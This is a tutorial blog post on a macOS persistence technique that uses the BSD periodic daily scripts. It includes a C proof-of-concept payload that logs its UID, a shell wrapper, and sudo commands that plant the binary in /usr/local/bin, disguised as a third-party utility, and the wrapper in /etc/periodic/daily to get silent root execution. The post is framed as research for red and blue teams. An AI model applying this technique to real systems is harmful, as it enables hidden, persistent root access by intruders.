MacOS malware persistence 8: periodic scripts. Simple C example
﷽
Hello, cybersecurity enthusiasts and white hackers!

This post is quick observation of classic trick. Today, we are going back to the roots - specifically, the BSD roots of macOS. We will explore a legacy maintenance system that is often overlooked by modern security tools: the periodic system.
concept: periodic
macOS, being a Unix-based system, inherited the periodic utility from BSD. Its primary purpose is to run system maintenance tasks at regular intervals: daily, weekly, and monthly.
These tasks are managed by the periodic command, which scans specific directories for executable scripts:
ls -l /etc/periodic

The most interesting part for us? These scripts are executed as root.
Unlike LaunchAgents or Login Items, adding a script here does not trigger any “background item added” notifications in macOS (like Monterey in my case). It is a silent, high-privilege execution point that survives reboots and system updates.
practical example
For our PoC, I will create a simple C “malware” with system info as usual. Also, its goal is to prove that it is running with root privileges by writing its UID and the current timestamp to a log file in a shared directory, like the this (hack.c):
/*
 * hack.c
 * payload for periodic script persistence
 * author: @cocomelonc
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <time.h>

int main() {
  // define the log path
  const char *log_path = "/Users/Shared/meow.txt";

  // systeminfo
  char command[1024];
  snprintf(command, sizeof(command), "/usr/sbin/system_profiler SPSoftwareDataType > %s 2>&1", log_path);
  system(command);

  // perform the "malicious" action (logging)
  FILE *f = fopen(log_path, "a");
  if (f) {
    time_t now = time(NULL);
    fprintf(f, "[=^..^=] meow! periodic persistence triggered.\n");
    fprintf(f, "timestamp: %s", ctime(&now));
    // getuid() will return 0 if the script is running as root
    fprintf(f, "running with UID: %d\n", getuid());
    fprintf(f, "-------------------------------------\n");
    fclose(f);
  }

  return 0;
}
And we need, wrapper for persistence. The periodic system expects executable files in its directories. Usually, these are shell scripts. We will create a small wrapper that acts as the entry point for the system’s maintenance cycle (999.meow):
#!/bin/sh
# 999.meow
# shell wrapper to execute our malicious binary
# the '999' prefix ensures it runs last in the sequence

if [ -x /usr/local/bin/meow ]; then
    /usr/local/bin/meow
fi
demo
Let’s see this trick in action.
To install this persistence, we need to place our binary in a standard execution path and our wrapper in the periodic directory. this requires sudo (simulating a privilege escalation or a high-privilege installer).
compile our “malware”:
clang -o meow hack.c

Then, move the binary to a common system path, we use /usr/local/bin to look like a legitimate third-party utility:
sudo cp meow /usr/local/bin/
sudo chmod +x /usr/local/bin/meow

Finally, deploy the periodic script to the daily folder, in macOS Monterey VM in my case, /etc is a symlink to /private/etc:
sudo cp 999.meow /etc/periodic/daily/
sudo chmod +x /etc/periodic/daily/999.meow

That’s all!
As I know, by default, the daily scripts run at 03:15 AM. however, we don’t want to wait until the middle of the night to verify our work. we can manually trigger the maintenance cycle using the periodic command:
sudo periodic daily
Now, let’s check our log file to see if the magic happened:


As you can see, everything works perfectly: our code was executed with UID 0 (root). we have successfully established a silent, persistent foothold in the system. =^..^=
But we have the caveat: Apple has been systematically removing legacy BSD tools:
Note: if you are following this research in a laboratory environment, the version of macOS you use will dictate your success. On
macOS Monterey, the periodic system is still a reliable,root-level “ghost” scheduler. But in the modern macOS this trick not working.
periodic scripts are not as common as LaunchAgents because they require root privileges to install. Therefore, they are typically used by high-end APT groups as a secondary, “deep” persistence mechanism after they have already escalated privileges.
I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.
macOS hacking part 1
macOS persistence part 1
macOS persistence part 7
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine